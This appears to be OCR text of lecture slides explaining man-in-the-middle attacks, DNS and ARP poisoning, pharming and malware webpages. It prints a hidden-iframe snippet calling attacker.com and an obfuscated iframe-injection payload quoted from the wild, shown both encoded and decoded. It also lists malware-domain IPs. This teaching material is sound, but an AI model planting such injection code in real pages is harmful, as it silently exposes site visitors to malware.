


Attacker server which sniff the password information and proxy the HTTPS traffic between the victim and legitimate web server


Steps of DNS Poisoning




Steps of DNS Hijacking




ARP POISONING



A normal SSL connection is protected by session keys




MAN-IN-THE-MIDDLE ATTACK in SSH connection



Key Manipulation
SSH v1


- Modification of the public key exchanged by server and client.



Source: antifork.org

MAN-IN-THE-MIDDLE ATTACK in SSL connection

An example of decrypting a ssh session in ettercap



Demo

Pharming

- is an attack in which a user can be fooled into entering sensitive data such as a password or credit card number into a malicious web site that impersonates a legitimate web site. It is different than phishing in that the attacker does not have to rely on having the user click a link in an email to deceive the user-- even if the user correctly enters a URL (web address) into a browser's address bar, the attacker can still redirect the user to a malicious web site.
- This kind of attack can be delivered by redirecting a website’s traffic to a malicious web site using DNS poisoning or DNS hijack techniques.

Demo


Malware Webpage

- Webpage that contain malicious code which cause unauthorized state changes of client without the client's consent.
- The unauthorized state changes can be:
  - Registry modification (create/delete/set/unset)
  - File system modification (create/delete/modify)
  - Creation/destruction of process or network connection.

Mechanisms to inject Malware webpage

- Webserver Security
  - Attacker simply breaks in the webserver and place the malware webpage there. The vulnerability of the webserver can be identified by search engine
- User contributed Content
  - Attacker just posts the malware webpage on blog, forum, or Web2.0 platform (e.g. myspace or facebook)
- Advertising
  - Inject Malware webpage by ad banner
- Third-Party widgets
  - E.g. Inject Malware webpage through third party traffic counters or on-line cacluator.

Identified malicious URLs by category



Scoure: honeynet.org

Examples of Malware Webpage

- Malicious coded injected by iframe
- Obfuscated code
- Dynamic URL
- XSS shell

IFrame

- **IFrame** (from *inline frame*) is an HTML element which makes it possible to embed another HTML document inside the main document. However it also allow attacker embed malicious code in a webpage

```
<iframe src='http://attacker.com/out.php' width='1' height='1'
style='visibility:hidden;'></iframe>
```

Demo

Obfuscated code

- Some malicious codes are obfuscated so as to avoid detection. E.G.the followed obfuscated code

document.writeln("document.write(unescape(\"%3CIFraMe%20src%3Dhttp%3A\/\/l61.3322.org\/hxw\/wmm.htm%20wIdth%3D%220%22%20heIght%3D%220%22%20FraMebOrder%3D%220%22%3E%3C\/IFraMe%3E%3CIFraMe%20src%3Dhttp%3A\/\/l61.3322.org\/hxw\/egold.htm%20wIdth%3D%220%22%20heIght%3D%220%22%20FraMebOrder%3D%220%22%3E%3C\/IFraMe%3E\"));");

is decoded as

document.writeln("document.write(unescape(\"<IFraMe src=http:\/\/l61.3322.org\/hxw\/wmm.htm wIdth="0" heIght="0“ FraMebOrder="0"><\/IFraMe><IFraMe src=http:\/\/l61.3322.org\/hxw\/egold.htm wIdth="0" heIght="0 FraMebOrder="0"><\/IFraMe>\"));");

Dynamic URL

- In order to make the trace difficult, attackers use dynamic URL with different host IP. E.G.

  xvglue.com has address 201.235.149.90
  xvglue.com has address 81.97.27.175
  xvglue.com has address 65.184.27.24
  xvglue.com has address 87.19.93.200
  xvglue.com has address 201.215.128.132
  xvglue.com has address 211.199.225.91
  xvglue.com has address 89.35.250.11
  xvglue.com has address 85.231.154.105
  xvglue.com has address 88.3.34.8

XSS Shell

- is a XSS backdoor and zombie manager.
- can interactively send requests and get responses from victim
- Can backdoor the webpage
- can steal basic authentication and keystroke on the infected webpage.

Demo

